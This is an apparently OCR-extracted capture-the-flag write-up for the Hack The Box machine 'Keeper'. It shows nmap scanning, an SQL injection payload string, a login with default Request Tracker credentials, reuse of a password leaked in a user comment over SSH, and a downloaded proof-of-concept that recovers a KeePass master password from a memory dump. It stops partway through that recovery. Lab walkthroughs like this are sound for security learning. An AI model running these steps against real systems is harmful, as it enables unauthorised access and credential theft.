
Keeper HTB Machine by Winter

ENUMERATION AND INFORMATION GATHERING


Time to try another easy machine, today we´re solving Keeper, so let´s start with enumerating all the information we can and see what comes up.

As i always use to do, let´s start a deep nmap and search other info meanwhile.
nmap -p- -T4 --min-rate 5000 -sV -sC -O -Pn -sS 10.10.11.227 -vvv




```
Discovered open port 80/tcp on 10.10.11.227
Discovered open port 22/tcp on 10.10.11.227
```

And as we can see, we have a port 80 open on the machine and a por 22 (Most likely an SSH) so it’s time to check for a possible webpage or webapp.




To raise an IT support ticket, please visit tickets.keeper.htb/rt/

So in the main web we don’t have much, a redirecting link that leads us to **“tickets.keeper.htb/rt/”**, interesting, but let’s check the webpage source and the full nmap scan first.




```
<html>
  <body>
    <a href="http://tickets.keeper.htb/rt/">To raise an IT support ticket, please visit tickets.keeper.htb/rt/</a>
  </body>
</html>
```

Nothing to see here…



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQfKeH
HT6CZwCwu9YkJosNSLvDmPM9EC0iMgHj7URNWV3LjJ00gWvduIq7MfXOxzbfPAqvm2ahzTc=
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+goO
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5
.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```

The nmap scan gives us a port 80 and a port 22 open as we seen before, but now we have much more information about them, the TCP port 22 is running OpenSSH 8.9p1, the operative system is an Ubuntu.
Otherhand, we have a port 80 running a nginx 1.18.0.
So now, let's move to the webpage again to see what we can find.



Hmm. We're having trouble finding that site.


We can't connect to the server at tickets.keeper.htb.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

A typical error is the hosts file. We don't have tickets.keeper.htb on our hosts file so firefox cannot resolve the hostname of this webpage. So first of all is add "tickets.keeper.htb" to our hosts file.


sudo vim /etc/hosts



```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.68     planning.htb
10.10.11.68     grafana.planning.htb
10.10.11.80     editor.htb
10.10.11.80     wiki.editor.htb
10.10.11.77     outbound.htb
10.10.11.77     mail.outbound.htb
10.10.11.77     admin.outbound.htb
10.10.10.37     blocky.htb
10.10.11.74     artificial.htb
10.10.166.0     futurevera.thm
10.10.166.0     blog.futurevera.thm
10.10.166.0     support.futurevera.thm
10.10.166.0     secrethelpdesk934752.support.futurevera.thm
10.10.11.227    tickets.keeper.htb
~
~
:wq
```

So now let's check the webpage again to see if firefox can load it now.

FIRST EXPLOITATION AND USER FLAG



So… it seems that we have a login page, with some info about the version, so i search a little bit in exploitdb, rapid7 and some sources and it doesn't take long for an interesting CVE to appear.

CVE-2013-3525


SQL injection vulnerability in Approvals/ in Request Tracker (RT) 4.0.10 and earlier allows remote attackers to execute arbitrary SQL commands via the ShowPending parameter. NOTE: the vendor disputes this issue, stating "We were unable to replicate it, and the individual that reported it retracted their report," and "we had verified that the claimed exploit did not function according to the author's claims.

It's a little bit weird but replicating it is very easy so i'll take some time to try to exploit it.
The exploit is for the 4.0 version but we have 4.4 so it most likely WONT WORK, but let's try it anyways.
Let's open Caido (or BurpSuite, the software you want) and intercept a login request, then paste the SQL Injection and forward the package in the repeater.

ShowPending=1%27+and+%27f%27%3D%27f%27%29+--+&ShowResolved=1&ShowRejected=1&ShowDependent=1&CreatedBefore=&CreatedAfter=

The version is vulnerable BUT, for that case, it seems like a rabbithole, because it doesn't bring me any useful information. So let's move on to the way i found to log into the page.


After some time researching about Request Tracker, i found that there's some default credentials when you first install the software, so i tried with the username **'root'** and the default password **'password'**



Login 4.4.4+dfsg-2ubuntu1

Username: root

Password: •••••••••



RT at a glance

10 highest priority tickets I own

10 newest unowned tickets

Bookmarked Tickets

Quick ticket creation

Subject:

Queue: General Owner: Me

Requestors: root@localhost

Content:

My reminders

Queue list


Queue	new	open	stalled
General	1	-	-

Dashboards

Refresh

Don't refresh this page.

We are in! Now let’s find a way to get deeper access to the system. But let’s first enumerate all the possible information from that page. So i first check for the queued ticket, and i find another username:



People


Owner: lnorgaard (Lise Nørgaard)

Requestors: <webmaster@keeper.htb>

Cc:

AdminCc:

It seems that lnorgaard is another user present in the system. Interesting! Let’s check the user deeper in the editor.



Modify the user lnorgaard

Identity

Username: lnorgaard (required)

Email: lnorgaard@keeper.htb

Real Name: Lise Nørgaard

Nickname: Lise

Unix login: lnorgaard

Language: Danish

Timezone: System Default (Europe/Berlin)

Extra info:
```
Helpdesk Agent from
Korsbæk
```

Access control

- [x] Let this user access RT
- [x] Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

Comments about this user

```
New user. Initial password set to Welcome2023!
```

Location

Organization:

Address1:

Address2:

City:

State:

Zip:

Country:

Phone numbers

Home:

Work:

Mobile:

Pager:

Manage user data


Download User Information

Core user data — *Tickets with this user as a requestor* — *Ticket transactions this user created*

Remove User Information

Clear core user data, set anonymous username — *Replace this user's activity records with "Nobody" user* — *Delete this user, tickets associated with this user must be shredded first*


Did you saw it? Let’s take a closer look at the comment about the user. =>



^ Comments about this user

New user. Initial password set to Welcome2023!


Yes, the password is right there, "Welcome2023!"... so it would be cool if we try to use that user+password combination on the TCP Port 22 (SSH), that we discovered previously.
Let's keep this webpage open and move to the SSH port.




```
❯ ssh Inorgaard@10.10.11.227
Inorgaard@10.10.11.227's password:
Permission denied, please try again.
Inorgaard@10.10.11.227's password:
Permission denied, please try again.
Inorgaard@10.10.11.227's password:
Inorgaard@10.10.11.227: Permission denied (publickey,password).
```

I have to apologize because i threw myself into a weird rabbithole JUST BECAUSE i wrote Inorgaard instead Inorgaard.
That supposed "I" Is not an i, is an "L" so is LNORGAARD instead INORGAARD, again, i apologize.
Pretty embarrassing, i have to say.

Well, moving on, we now have access to the user Inorgaard through SSH:
ssh Inorgaard@10.10.11.227




```
❯ ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ |
```



```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
```

Now we retrieve the user flag and move on to that juicy .zip file. We unzip it and we check the files inside the compressed Zip.




```
lnorgaard@keeper:~$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx
lnorgaard@keeper:~$ |
```

It seems to be a KeePass file, i researched a bit and found a CVE that could come in handy, the “CVE-2023-32784”

CVE-2023-32784

In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.


So we already have the required files to perform the attack



```
lnorgaard 253395188 May 24  2023 KeePassDumpFull.dmp
lnorgaard      3630 May 24  2023 passcodes.kdbx
```


So now, let’s find a PoC that can bring us to the password.

After some research i find a python script that can decode the passwords in “KeePassDumpFull.dmp”
So let’s first download the script from Github and then start a server with http.server so we can reach the file from the victim system.




```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we’re serving, let’s move to the victim machine and make a wget to get the python script.




```
lnorgaard@keeper:/tmp$ wget http://10.10.14.10/keepass_dump.py
--2025-08-22 11:12:09--  http://10.10.14.10/keepass_dump.py
Connecting to 10.10.14.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14948 (15K) [text/x-python]
Saving to: ‘keepass_dump.py.1’

keepass_dump.py.1      100%[=========================>]  14.60K  --.-KB/s    in 0.03s

2025-08-22 11:12:09 (417 KB/s) - ‘keepass_dump.py.1’ saved [14948/14948]
```

And now, it’s time to run it!



```
lnorgaard@keeper:/tmp$ python3 keepass_dump.py -f KeePassDumpFull.dmp
```

Ok, so after a while we have some kind of phrase:




```
lnorgaard@keeper:/tmp$ python3 keepass_dump.py -f KeePassDumpFull.dmp
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 0:  {UNKNOWN}
[*] 2:  d
[*] 3:  g
[*] 4:  r
[*] 6:  d
[*] 7:
[*] 8:  m
[*] 9:  e
[*] 10: d
[*] 11:
[*] 12: f
[*] 13: l
[*] 15: d
[*] 16: e
[*] Extracted: {UNKNOWN}dgrd med flde
lnorgaard@keeper:/tmp$
```

